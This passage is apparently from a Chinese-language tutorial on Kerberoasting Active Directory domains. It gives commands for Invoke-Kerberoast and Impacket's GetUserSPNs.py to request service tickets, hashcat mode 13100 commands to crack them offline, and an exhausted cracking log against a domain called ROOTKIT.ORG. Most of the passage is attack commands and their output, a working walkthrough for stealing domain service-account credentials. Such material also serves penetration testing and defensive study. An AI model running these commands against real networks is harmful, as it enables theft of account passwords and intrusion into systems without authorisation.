
```
Import-module Invoke-Kerberoast.ps1
Invoke-kerberoast -outputformat hashcat |fl
```

–outputformat 参数可以指定输出的格式，可选 John the Ripper 和 Hashcat 两种格式



二、使用 HASHCAT 工具进行破解：

```
PSC:> hashcat64.exe -m 13100 test1.txt password.list --force
```



Impacket 进行Kerberoasting


这里要用到**impacket**工具包，该工具包用于对SMB1-3或IPv4 / IPv6 上的TCP、UDP、ICMP、IGMP，ARP，IPv4，IPv6，SMB，MSRPC，NTLM，Kerberos，WMI，LDAP等协议进行低级编程访问。这里我们使用的是GetUserSPNs工具，可使用该工具对目标主机进行SPN探测。

```
https://github.com/SecureAuthCorp/impacket                官方仓库
https://github.com/maaaaz/impacket-examples-windows       有人已将各个脚本打包成相应的exe,此处绝大部分也都将全部用这些exe单文件来进行操作
```

其命令用法如下：


```
python GetUserSPNs.py -request -dc-ip x.x.x.x 域名称/域用户
```

输入当前域用户的密码，即可的到票据。



同样对票据进行爆破。

```
hashcat64.exe -m 13100 test1.txt password.list --force
```


C:\Windows\System32\cmd.exe
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework
Approaching final keyspace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$*dbadmin$ROOTKIT.ORG$MSSQLSvc/Srv-Web-K...7307d8
Time.Started.....: Wed Aug 21 15:05:10 2019 (1 sec)
Time.Estimated...: Wed Aug 21 15:05:11 2019 (0 secs)
Guess.Base.....: File (passlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 33 H/s (0.94ms) @ Accel:4 Loops:1 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 3/3 (100.00%)
Rejected.....: 0/3 (0.00%)
Restore.Point....: 3/3 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: admin12345 -> admin!@#45
Started: Wed Aug 21 15:05:09 2019
Stopped: Wed Aug 21 15:05:12 2019
C:\Users\daicheng\Desktop\hashcat-5.1.0>